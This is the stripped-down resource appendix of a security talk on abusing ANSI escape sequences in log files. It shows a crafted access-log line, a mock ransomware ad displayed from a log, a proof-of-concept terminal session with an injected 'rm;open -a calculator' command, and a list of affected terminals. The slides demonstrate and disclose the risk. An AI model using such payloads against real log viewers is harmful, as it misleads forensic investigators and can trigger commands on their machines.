

**STÖÖK**

# WELCOME

Weaponizing Plain Text: ANSI Escape Sequences as a Forensic Nightmare.

**THIS IS THE STRIPPED DOWN RESOURCE APPENDIX OF THE FULL TALK**

**LOGS ARE A VITAL COMPONENT FOR:  
MAINTAINING APPLICATION RELIABILITY,  
PERFORMANCE, AND SECURITY.**

**+ LOGS DONT LIE, PEOPLE DO..**

**DO YOU TRUST EM?**

**WHAT HAPPENS**

**IF YOU DON'T?**

```
172.17.0.1 - - [10/Jul/2023:08:40:38 +0000] "GET /tutorial/using-bind-mounts/updated-add-button.png HTTP/1.1" 200 21838
"http://127.0.0.1/tutorial/using-bind-mounts/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "
```

**GAME OVER!**

AI POWERED!

**RANSOM**

**ORDER NOW**

**RESTORE 2000**


*All your backups are belong to us!*


AI

Your Data is safe with us! 24H FAST RESTORE SERVICE🔥!  
Need some help you do the math?, Here's a calculator


## POC OF A CREATIVE RANSOMWARE AD INSIDE A LOGFILE

```
→ logs cat everything.log0$rm;open -a calculator;
cat: everything.log0: No such file or directory
→ logs P$qm
```







**VSCODE**



**DOCKER**




**iTERM2**



**TERMINAL.APP**



**KITTY**



**WINDOWS  
TERMINAL**



**XTERM**



**GNOME VTE**

# CLOUD CLI

## Droplet Console

